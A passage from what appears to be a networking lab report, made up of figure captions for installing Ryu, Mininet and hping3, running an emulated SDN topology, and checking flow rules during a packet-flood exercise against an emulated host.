

Fig. 79: apt install command

c. Figure 80 shows the output for the previous command and apt install python3 pip command.

Fig. 80: Output for previous command

d. Figure 81 shows the output for previous command and cd ryu command.



Fig. 81: Output for previous command and cd ryu command

e. Figure 82 shows the output for previous command and pip3 install command.



Fig. 82: Output for previous command and pip3 install command

f. Figure 83 shows the output for previous command and python setup install command.

Fig. 83: Output for previous command and python setup install command

g. Figure 84 shows the output for previous command.



Fig. 84: Output for previous command

h. Figure 85 shows the install mininet command.



Fig. 85: Install Mininet command

i. Figure 86 shows the output of previous command sudo apt -get install hping3 command.



Fig. 86: sudo apt-get install hping3

j. Figure 87 shows the output for the previous command.



Fig. 87: Output for previous command

k. Figure 88 shows the command for running ryu.



Fig. 88: Running ryu

l. Figure 89 shows the command for running mininet topology.

Fig. 89: Running mininet topology

m. Figure 90 shows the command for run ping all.



Fig. 90: Run Ping All command

1. Task1:

a. Figure 91 shows the current flow rules.



Fig. 91: Current Flow Rules

2. Task2:

a. Figure 92 shows flood packets to h2.



Fig. 92: Flood packets to h2

3. Task3:

a. Figure 93 shows the flow entries in S1.



Fig. 93: Flow Entries in S1

b. Figure 94 shows the continued flow entries in S1.



Fig. 94: Continued flow entries in S1

c. Figure 95 shows the destination host unreachable messages.



Fig. 95: Destination Host Unreachable messages

d. Figure 96 shows the packets sent properly.

